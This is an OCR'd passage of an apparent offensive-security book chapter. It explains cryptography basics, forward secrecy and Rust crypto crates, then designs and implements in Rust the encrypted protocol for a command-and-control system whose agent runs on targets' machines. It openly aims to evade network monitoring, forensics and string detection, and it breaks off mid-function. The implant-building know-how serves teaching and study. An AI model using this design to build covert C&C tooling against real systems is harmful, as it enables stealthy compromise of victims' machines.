


Figure 15.9: Asymmetric encryption

The advantage over symmetric encryption like block ciphers, is that it's easy to exchange the public keys. They can be put on a website for example.

Asymmetric encryption is **not** used as is in the real-world, instead protocols (as the one we will design and implement) are designed using a mix of authenticated encryption, Key exchange and signature algorithms (more on that below).

15.10 Key exchanges

The purpose of key exchange is to establish a shared secret between two parties, without revealing their own secret.

Like Asymmetric encryption algorithms, key exchange algorithms use a keypair comprised of a public key and a secret key.




Figure 15.10: Key exchange

The (certainly) most famous and used Key Exchange algorithm (and the one I recommend you to use if you have no specific requirement) is: `x25519` .

15.11 Signatures

Signatures, are the asymmetric equivalent of MACs: given a keypair and a message (comprised of a private key and a public key), the private key can produce a signature of the message. The public key can then be used to verify that the signature has indeed been issued by someone (or something) with the knowledge of the private key.

Like all asymmetric algorithms, the public key is safe to share, and like we will see later, public keys of signature algorithms are, most of the time, the foundations of digital (crypto)-identities.

The (certainly) most famous and used Signature algorithm (and the one I recommend you to use if you have no specific requirement) is: `ed25519` .




Figure 15.11: Digital Signatures

15.12 End-to-end encryption

End-to-end encryption is a family of protocols where only the communicating users are in possession of the keys used for encryption and signature of the messages.

Traditionally, when you send a message on internet or on an application, the message is stored in its original form on the servers of the company behind the application, and its employees can read it.

On the other hand, an end-to-end encrypted messaging application will never store the plaintext message, only an encrypted form. The secret keys needed for encryption and decryption of the messages never leave the devices of the users.

One of the most famous protocols used for end-to-end encryption is (Open)PGP used for (among other things), email encryption. Unfortunately, the standard is very old and **SHOULD NOT** be used for any new application.

Why? It does not provide **forward secrecy**.



Alice's secret key 🔑
Alice's and Bob's public keys 📜
Bob's secret key 🔑
Alice's device
Server
Bob's device
Alice message is encrypted on her own device
Server only acts as a relay, it can't decrypt messages
Bob decrypts Alice's message on its own device

Figure 15.12: End-to-end encryption

15.12.1 Forward secrecy

Forward secrecy is a feature of encryption protocols that gives assurance that even if encryption keys are leaked at a moment `T` , messages at moments `T-1` , `T-2` , `T-3` , `T-n` … can't be decrypted.

This is why PGP should be avoided today, it does not provide forward secrecy. If one of the long-term key is compromised, all the messages can be decrypted.

In order to provide forward secrecy, cryptographers have found a trick: instead of using a long-term keypair for encryption or key exchange, let instead use a keypair for signature, and use ephemeral keypairs for key exchange. Let sign those ephemeral keypairs with the long-term keypair, also known as identity keypair, to prove our identity. Thus, an identity is still linked to only one public / private keypair, but we can have as many as we want encryption keypairs, and thus if on of the encryption keys is compromised, only one, or a small number of messages can be decrypted.

15.13 Who use cryptography

Everybody, almost everywhere!




Figure 15.13: Forward secrecy

As you may have guessed, **militaries** are those who may need the most to protect their communication, from spartans to the famous Enigma machine used by Germany during World War II.

Web: when communicating with websites, your data is encrypted using the TLS protocol.

Secure messaging apps (Signal, Matrix) use end-to-end encryption to fight mass surveillance. They mostly use the `Signal` protcol for end-to-end encryption, or derivatives (such as Olm and Megolm for Matrix).

Blockchain and crypto-currencies are a booming field since the introduction of Bitcoin in 2009. With secure messaging, this field is certainly one of the major reasons of cryptography going mainstream recently, with everybody wanting to launch their own blockchain. One of the (unfortunate) reasons is that both "crypto-currencies" and "cryptography" are both often abreviated "crypto". To the great displeasure of cryptographers seeing their communities flooded by "crypto-noobs" and scammers.

Your new shiny smartphone just have been stolen by street crooks? Fortunately for you, your personal picture are safe from them, thanks to **device encryption** (provided you have a strong enough passcode).

DRM (for Digital rights management, or Digital Restrictions Management) is certainly the most bullshit use of cryptography whose unique purpose is to create artificial scarcity of digital resources. DRMs are, and will always be breakable, by design. Fight DRM, the sole effect of such a system is to annoy legitimate buyers, because, you know, the content of the pirates has DRM removed!

And, of course, offensive security: when you want to exfiltrate data, you may not want the exfiltrated data to be detected by monitoring systems or recovered during forensic investigations.

15.14 Common problems and pitfalls with cryptography

There are important things that I think every cryptographer (which I'm not) agree with: * key management is extremely hard * Use Authenticated encryption as much as you can, and public-key cryptography as carefully as you can * You should **NOT** implement primitives yourself * Crypto at scale on consumer hardware can be unreliable

15.14.1 key management is extremely hard

Whether it be keeping secret keys actually secret, or distributing public keys, key management is not a solved problem yet.

15.14.2 Use Authenticated encryption

Block ciphers and MACs allow for too many footguns.

Today, you should use `AES-256-GCM` , `Chacha20-Poly1305` or `XChacha20-poly1305` .

15.14.3 You should NOT implement primitives yourself

Implementing an encryption protocol yourself is feasible. It's hard but feasible. It can be tested for correctness with unit and integration tests.

On the other hand, even if you can test your own implementation of primitives with test vectors, there are many other dangers waiting for you: * side-channel leaks * non-constant time programming * and a lot of other things that may make your code not secure for real-world usage.

15.14.4 Crypto at scale on consumer hardware can be unreliable

As we saw in chapter 09, bit flips happen. The problem is that in a crypto algorithm a single bit flip effectively changes everything to the output, **by design**. Whether it be electrical or magnetic interference, cosmic rays (this is one of the reasons that space computing systems have a lot of redundancy) or whatever, it may break the state of your crypto application which is extremely problematic if you use ratcheting or chains of blocks.

One of the countermeasures is to use ECC memory, which detects and correct n-bit memory errors.

15.15 A little bit of TOFU?

As stated before, key distribution is hard.

Lets take the example of a secure messaging app such as Signal: you can send messages to anybody, even if you don't have verified their identity key, because you may not be able to manually verify, in person, the QR code of the your recipient the moment you want to send them a message.

This pattern is known as Trust On First Use (TOFU): You trust that the public key, sent to you by Signal's servers, is legitimate and not a malicious one.

You are then free to manually verify the key (by scanning a QR code or comparing numbers) but it's not required to continue the conversation.

TOFU is insecure by default, but still provide the best compromise between security and usability, which is required for mass adoption beyond crypto peoples.

15.16 The Rust cryptography ecosystem

37.2% of vulnerabilities in cryptographic libraries are memory safety issues, while only 27.2% are cryptographic issues, according to an empirical Study of Vulnerabilities in Cryptographic Libraries (*Jenny Blessing, Michael A. Specter, Daniel J. Weitzner - MIT)*.

I think it's time that we move on from C as the *de-facto* language for implementing cryptographic primitive.

Due to its high-level nature with low-level controls, absence of garbage collector, portability, and ease of embedding, Rust is our best bet to replace today's most famous crypto libraries: OpenSSL, BoringSSL and libsodium, which are all written in C.

It will take time for sure, but in 2019, `rustls` (a library we will see later) was benchmarked to be 5% to 70% faster than `OpenSSL` , depending on the task. One of the most important thing (that is missing today) to see broad adoption? Certifications (such as FIPS).

Without further ado, here is a survey of the Rust cryptography ecosystem in 2021.

15.16.1 sodiumoxide

sodiumoxide is a Rust wrapper for libsodium, the renowned C cryptography library recommended by most applied cryptographers.

The drawback of this library is that as it's C bindings, it may introduce hard-to-debug bugs.

Also, please note that the original maintainer announced in November 2020 that he is stepping back from the project. That being said, at its current state, the project is fairly stable, and urgent issues (if any) will surely be fixed promptly.

15.17 ring

ring is focused on the implementation, testing, and optimization of a core set of cryptographic operations exposed via an easy-to-use (and hard-to-misuse)

API. ring exposes a Rust API and is written in a hybrid of Rust, C, and assembly language.

ring provides low-level primitives to use in your higher-level protocols and applications. The principal maintainer is known for being very serious about cryptography and the code to be high-quality.

The only problem is that some algorithms, such as `XChaCha20-Poly1305` , are missing.

15.17.1 dalek cryptography

dalek-cryptography is a GitHub organization regrouping multiple packages about pure-Rust elliptic curve cryptography such as `x25519` and `ed25519`
.

The projects are used by organizations serious about cryptography, such as Signal and Diem.

15.17.2 Rust Crypto

Rust Crypto is a GitHub organization regrouping all the crypto primitives you will need, in pure Rust, most of the time by providing a base trait and implementing it for all the different algorithms (look at aead for example).

Unfortunately, not all the crates are audited by a professional third party.

15.17.3 rustls

rustls is a modern TLS library written in Rust. It uses `ring` under the hood for cryptography. Its goal is to provide only safe to use features by allowing only TLS 1.2 and upper, for example.

In my opinion, this library is on the right track to replace `OpenSSL` and `BoringSSL` .

15.17.4 Other crates

There are many other crates such as `blake3` , but, in my opinion, they should be evaluated only if you can't find your primitive in the crates/organizations above.

15.18 Summary

As of June 2021

crate	audited	Total downloads
ring	Yes	10,339,221
rustls	Yes	7,882,370
ed25519-dalek	No	2,148,849
x25519-dalek	No	1,554,105
aes-gcm	Yes	2,203,807
chacha20poly1305	Yes	864,288
sodiumoxide	No	842,287

15.19 Our threat model

15.19.1 What are we working on

We are working on a remote control system comprised of 3 components: an agent, a server, and a client.

The **agent** are executed on our targets' machines: an highly adversarial environment.

The **client** is executed on the machines of the operators. Its role is to send commands to the agent.

The **server** (or C&C) is executed in an environment normally under the control of the operators. It provides a relay between the client and the agents. One reason is to hide the identity of the operators issuing commands from the client, another one is to provide high-availability: the client can't run 24h/24h. The server, on another hand, can.

15.19.2 What can go wrong

Compromised server: The server can be compromised, whether it be a vulnerability, or seized by the hostimg provider itself.

Network monitoring: Network monitoring systems are common in enterprise networks and may detect abnormal patterns which may lead to the discovery of infected machines.

Discovery of the agent: The agent itself may be uncovered, which may leads to **forensic analyses**: analyses of the infected machines to understand the *modus operandi* and what was extracted.

Impersonation of the operators: An entity may want to take control of the compromised hosts and issue commands to them, by pretending to be the legitimate operators of the system.

15.19.3 What are we going to do about it

Compromised server: No cleartext data should be stored on the server. Thus we will use end-to-end encryption to both authenticate and keep confidential our commands and data.

Network monitoring: By using a standard protocol (HTTP-S) and encrypting our data end-to-end, we may reduce our network footprint.

Discovery of the agent: Data should be encrypted using temporary keys. no long-term key should be used for encryption. Only of authentication.

Impersonation of the operators: End-to-end encryption provides authentication to prevent impersionation.

15.20 Designing our protocol

Now we have decided that we need encryption to avoid detection and mitigate the consequences of a server compromise, let's design our protocol for end-to-end encryption.

As we saw, one particularity of our situation is that the agent is only responding to requests issued by the client. Also, the agent can embed the client's identity public key in order to verify that requests come from legitimate operators.

It makes our life easier to implement forward secrecy, as instead of the client providing ephemeral public keys for key exchange, the ephemeral public key can be embedded directly in each job. Thus the public key for each job's result will only exist in the memory of the agent, the time for the agent to execute the job and encrypt back the result.

15.20.1 Choosing the primitives

Per the design document above, we need 4 primitives: * for Signatures (identity keypairs) * for encryption (jobs and results) * for key exchange (prekeys and ephemeral keys) * and a last one, a Key Derivation Function.

15.20.1.1 Signatures

Because it's a kind of industry standard, we will use `Ed25519` for signatures.

15.20.1.2 Encryption (AEAD)

We basically have 3 choices for encryption: * AES-GCM * ChaCha20Poly1305 * XChaCha20Poly1305

15.20.1.2.1 AES-GCM The Galois/Counter Mode (GCM) for the famous AES block cipher is certainly the safest and most commonly recommend choice if you want to use AES. It's widely used principally thanks to its certifications and hardware support which make it extremely fast on modern, maintream CPUs.

Unfortunately, being a mode for AES, it's extremely hard to understand and easy to misuse or implement vulnerabilities when implementing it.

15.20.1.2.2 ChaCha20-Poly1305 `ChaCha20-Poly1305` is a combination of both a stream cipher (ChaCha20) and MAC (Poly1305) which combined, make one of the fastest AEAD primitive available today, which does not require special CPU instructions. That being said, with Vector SIMD instructions, such as AVX-512, the algorithm is even faster.



Client
Server
Agent
1. Init
Generate identity keypair, and a prekey keypair
2. Register
agent_identity_public_key
agent_public_prekey
agent_public_prekey_signature
3. Command
4. fetch agent's prekey
agent_id
agent_public_prekey
agent_public_prekey_signature
agent_identity_public_key
5. Generate result's ephemeral keypair, and encrypt and sign job
6..Create job
job_id
agent_id
encrypted_job = {
command
arguments
result_ephemeral_public_key
}
nonce
ephemeral_public_key
signature(job_id + agent_id + encrypted_job + ephemeral_public_key + nonce)
6. Fetch job
job_id
encrypted_job = {
command
arguments
result_ephemeral_public_key
}
nonce
ephemeral_public_key
signature(job_id + agent_id + encrypted_job + ephemeral_public_key + nonce)
7. Verify signature and decrypt job
8. Execute job, generate new ephemeral keypair, encrypt result with result_ephemeral_public_key and ephemeral_private_key and sign result and metadata
9. Send back job result
job_id
encrypted_result = {
output
}
nonce
ephemeral_public_key
signature(job_id + agent_id + encrypted_result + ephemeral_public_key + nonce)
10. Fetch result
job_id
encrypted_result = {
output
}
nonce
ephemeral_public_key
signature(job_id + agent_id + encrypted_result + ephemeral_public_key + nonce)
11. Verify signature and decrypt result

Figure 15.14: Our end-to-end encryption protocol

It's not that easy to benchmark crypto algorithms (people often end up with different numbers), but `ChaCha20-Poly1305` is generaly as fast or up to 1.5x slower than `AES-GCM-256` on modern hardware.

It is particularly appreciated by cryptographers due to it's elegance, simplicity and speed, this is why you can find it in a lot of modern protocols such as TLS or WireGuard®.

15.20.1.2.3 XChaCha20-Poly1305

Notice the `X` before `ChaCha20-Poly1305` . Its meaning is `eXtended nonce` : instead of a 12 bytes (96 bits) nonce, it uses a longer one of 24 bytes (192 bits).

Why?

In order to avoid nonce reuse with the same key (i.e. if we want to encrypt a looot of messages with the same key) when using random nonces. Nonce reuse which fatal for the security of the algorithm.

Indeed, due to the birthday paradox, when using random nonces with `ChaCha20Poly1305` , "only" `2 ^ (96 / 2) = 2 ^ 48 = 281,474,976,710,656` messages can be encrypted using the same secret key, it's a lot, be it can happens rapidly for network packets for example.

You can read the draft RFC online: https://datatracker.ietf.org/doc/html/draft-irtf-cfrg-xchacha

15.20.1.2.4 Final choice

Our cipher of choice is `XChaCha20Poly1305` , because it's simple to understand (and thus audit), fast, and the hardest to misuse, which are, in my opinion, the qualities to look for when choosing a cipher.

15.20.1.3 Key exchange

Like `Ed25519` , because it's an industry standard, we will use `X25519` for key exchange.

The problem with `X25519` is that the shared secret is not a secure random vector of data, so it can't be used securely as a secret key for our AEAD. Instead, it's a really big number encoded on 32 bytes. Its entropy is too low to be used securely as an encryption key.

This is where comes into play our last primitive: a **Key Derivation Function**.

15.20.1.4 Key Derivation Function

There are a lot of Key Derivation functions available. As before, we will go for what is, in my opinion, the simplest to understand and hardest to misuse: `blake2b` .

15.20.1.5 Summary

- Signature: `Ed25519`
- Encryption: `XChaCha20Poly1305`
- Key Exchange: `X25519`
- Key Derivation Function: `blake2b`

15.21 Implementing end-to-end encryption in Rust

Without further ado, let's see how to implement this protocol!

15.21.1 Embedding client's identity public key in agent

First, we need to generate and identity keypair for the client, and embed it in the agent.

An `ed25519` keypair can be generated and printed as follow:

ch_11/client/src/cli/identity.rs

```rust
pub fn run() {
    let mut rand_generator = rand::rngs::OsRng {};
    let identity_keypair = ed25519_dalek::Keypair::generate(&mut rand_generator);

    let encoded_private_key = base64::encode(identity_keypair.secret.to_bytes());
    println!("private key: {}", encoded_private_key);

    let encoded_public_key = base64::encode(identity_keypair.public.to_bytes());
    println!("public key: {}", encoded_public_key);
}
```

And simply embed it in the agent like that:

ch_11/agent/src/config.rs

```
pub const CLIENT_IDENTITY_PUBLIC_KEY: &str = "xQ6gstFLtTbDC06LDb5dAQap+fXVG45BnRZj0L5th+M=";
```

In a more "more serious" setup, we may want to obfuscate it (to avoid string detection) and embed it at build-time, with the `include!` macro for example.

Remember to never ever embed your secrets in your code like that and commit it in your git repositories!!

15.21.2 Agent's registration

As per our design, the agent needs to register itself to the server by sending its `identity_public_key` , `public_prekey` , and `public_prekey_signature` .

First we need to generate a long-term identity `ed25519` key[air, which should be generated only once in the lifetime of an agent: **ch_11/agent/src/init.rs**

```
pub fn register(api_client: &ureq::Agent) -> Result<config::Config, Error> {
    let register_agent_route = format!("{}/api/agents", config::SERVER_URL);
    let mut rand_generator = rand::rngs::OsRng {};

    let identity_keypair = ed25519_dalek::Keypair::generate(&mut rand_generator);
```

Then we need to generate our `x25519` prekey which will be used for key exchange for jobs. **ch_11/agent/src/init.rs**

```
    let mut private_prekey = [0u8; crypto::X25519_PRIVATE_KEY_SIZE];
    rand_generator.fill_bytes(&mut private_prekey);
    let public_prekey = x25519(private_prekey.clone(), X25519_BASEPOINT_BYTES);
```

Then we need to sign our public prekey, in order to attest that it has been issued by the agent, and not an adversary MITM. **ch_11/agent/src/init.rs**

```
    let public_prekey_signature = identity_keypair.sign(&public_prekey);
```

Then we simply send this data to the C&C server: **ch_11/agent/src/init.rs**

```
    let register_agent = RegisterAgent {
        identity_public_key: identity_keypair.public.to_bytes(),
        public_prekey: public_prekey.clone(),
        public_prekey_signature: public_prekey_signature.to_bytes().to_vec(),
    };

    let api_res: api::Response<api::AgentRegistered> = api_client
        .post(register_agent_route.as_str())
        .send_json(ureq::json!(register_agent))?
        .into_json()?;

    if let Some(err) = api_res.error {
        return Err(Error::Api(err.message));
    }
```

And finally, we can return all that information to be used in the agent: ch_11/agent/src/init.rs

```
    let client_public_key_bytes = base64::decode(config::CLIENT_IDENTITY_PUBLIC_KEY)?;
    let client_identity_public_key =
        ed25519_dalek::PublicKey::from_bytes(&client_public_key_bytes)?;

    let conf = config::Config {
        agent_id: api_res.data.unwrap().id,
        identity_public_key: identity_keypair.public,
        identity_private_key: identity_keypair.secret,
        public_prekey,
        private_prekey,
        client_identity_public_key,
    };

    Ok(conf)
}
```

15.21.2.1 Encrypting a job

In order to do key exchange and encrypt jobs for an agent, we first need to fetch its `x25519 prekey` :

ch_11/client/src/cli/exec.rs

```
   // get agent's info
    let agent = api_client.get_agent(agent_id)?;
```

We can then proceed to encrypt the job: **ch_11/client/src/cli/exec.rs**

```
    // encrypt job
    let (input, mut job_ephemeral_private_key) = encrypt_and_sign_job(
        &conf,
        command,
        args,
        agent.id,
        agent.public_prekey,
        &agent.public_prekey_signature,
        &agent_identity_public_key,
    )?;
```

ch_11/client/src/cli/exec.rs

```
fn encrypt_and_sign_job(
    conf: &config::Config,
    command: String,
    args: Vec<String>,
    agent_id: Uuid,
    agent_public_prekey: [u8; crypto::X25519_PUBLIC_KEY_SIZE],
    agent_public_prekey_signature: &[u8],
    agent_identity_public_key: &ed25519_dalek::PublicKey,
) -> Result<(api::CreateJob, [u8; crypto::X25519_PRIVATE_KEY_SIZE]), Error> {
    if agent_public_prekey_signature.len() != crypto::ED25519_SIGNATURE_SIZE {
        return Err(Error::Internal(
            "Agent's prekey signature size is not valid".to_string(),
        ));
    }

    // verify agent's prekey
    let agent_public_prekey_buffer = agent_public_prekey.to_vec();
    let signature = ed25519_dalek::Signature::try_from(&agent_public_prekey_signature[0..64])?;
    if agent_identity_public_key
        .verify(&agent_public_prekey_buffer, &signature)
        .is_err()
    {
        return Err(Error::Internal(
            "Agent's prekey Signature is not valid".to_string(),
        ));
    }
```

ch_11/client/src/cli/exec.rs

```
    let mut rand_generator = rand::rngs::OsRng {};
    // generate ephemeral keypair for job encryption
    let mut job_ephemeral_private_key = [0u8; crypto::X25519_PRIVATE_KEY_SIZE];
    rand_generator.fill_bytes(&mut job_ephemeral_private_key);
    let job_ephemeral_public_key = x25519(
        job_ephemeral_private_key.clone(),
        x25519_dalek::X25519_BASEPOINT_BYTES,
    );
```

ch_11/client/src/cli/exec.rs

```
    // generate ephemeral keypair for job result encryption
    let mut job_result_ephemeral_private_key = [0u8; crypto::X25519_PRIVATE_KEY_SIZE];
    rand_generator.fill_bytes(&mut job_result_ephemeral_private_key);
    let job_result_ephemeral_public_key = x25519(
        job_result_ephemeral_private_key.clone(),
        x25519_dalek::X25519_BASEPOINT_BYTES,
    );
```

ch_11/client/src/cli/exec.rs

```
    // key exange for job encryption
    let mut shared_secret = x25519(job_ephemeral_private_key, agent_public_prekey);

    // generate nonce
    let mut nonce = [0u8; crypto::XCHACHA20_POLY1305_NONCE_SIZE];
    rand_generator.fill_bytes(&mut nonce);

    // derive key
    let mut kdf =
        blake2::VarBlake2b::new_keyed(&shared_secret, crypto::XCHACHA20_POLY1305_KEY_SIZE);
    kdf.update(&nonce);
    let mut key = kdf.finalize_boxed();

    // serialize job
    let encrypted_job_payload = api::JobPayload {
        command,
        args,
        result_ephemeral_public_key: job_result_ephemeral_public_key,
    };
    let encrypted_job_json = serde_json::to_vec(&encrypted_job_payload)?;

    // encrypt job
    let cipher = XChaCha20Poly1305::new(key.as_ref().into());
    let encrypted_job = cipher.encrypt(&nonce.into(), encrypted_job_json.as_ref())?;
    shared_secret.zeroize();
    key.zeroize();
```

And finally we sign all this data in order assert that the job is coming from the operators: **ch_11/client/src/cli/exec.rs**

```
    // other input data
    let job_id = Uuid::new_v4();

    // sign job_id, agent_id, encrypted_job, ephemeral_public_key, nonce
    let mut buffer_to_sign = job_id.as_bytes().to_vec();
    buffer_to_sign.append(&mut agent_id.as_bytes().to_vec());
    buffer_to_sign.append(&mut encrypted_job.clone());
    buffer_to_sign.append(&mut job_ephemeral_public_key.to_vec());
    buffer_to_sign.append(&mut nonce.to_vec());

    let identity = ed25519_dalek::ExpandedSecretKey::from(&conf.identity_private_key);
    let signature = identity.sign(&buffer_to_sign, &conf.identity_public_key);

    Ok((
        api::CreateJob {
            id: job_id,
            agent_id,
            encrypted_job,
            ephemeral_public_key: job_ephemeral_public_key,
            nonce,
            signature: signature.to_bytes().to_vec(),
        },
        job_result_ephemeral_private_key,
    ))
}
```

15.21.2.2 Decrypting a job

In order to execute a job, the agent first need to decrypt it.

Before decrypting a job, we verify that the signature matches the operators' public key:

ch_11/agent/src/run.rs

```
fn decrypt_and_verify_job(
    conf: &config::Config,
    job: AgentJob,
) -> Result<(Uuid, JobPayload), Error> {
    // verify input
    if job.signature.len() != crypto::ED25519_SIGNATURE_SIZE {
        return Err(Error::Internal(
            "Job's signature size is not valid".to_string(),
        ));
    }

    // verify job_id, agent_id, encrypted_job, ephemeral_public_key, nonce
    let mut buffer_to_verify = job.id.as_bytes().to_vec();
    buffer_to_verify.append(&mut conf.agent_id.as_bytes().to_vec());
    buffer_to_verify.append(&mut job.encrypted_job.clone());
    buffer_to_verify.append(&mut job.ephemeral_public_key.to_vec());
    buffer_to_verify.append(&mut job.nonce.to_vec());

    let signature = ed25519_dalek::Signature::try_from(&job.signature[0..64])?;
    if conf
        .client_identity_public_key
        .verify(&buffer_to_verify, &signature)
        .is_err()
    {
        return Err(Error::Internal(
            "Agent's prekey Signature is not valid".to_string(),
        ));
    }
```

Then, we proceed to do the inverse operation than we encrypting the job: **ch_11/agent/src/run.rs**

```
    // key exange
    let mut shared_secret = x25519(conf.private_prekey, job.ephemeral_public_key);

    // derive key
    let mut kdf =
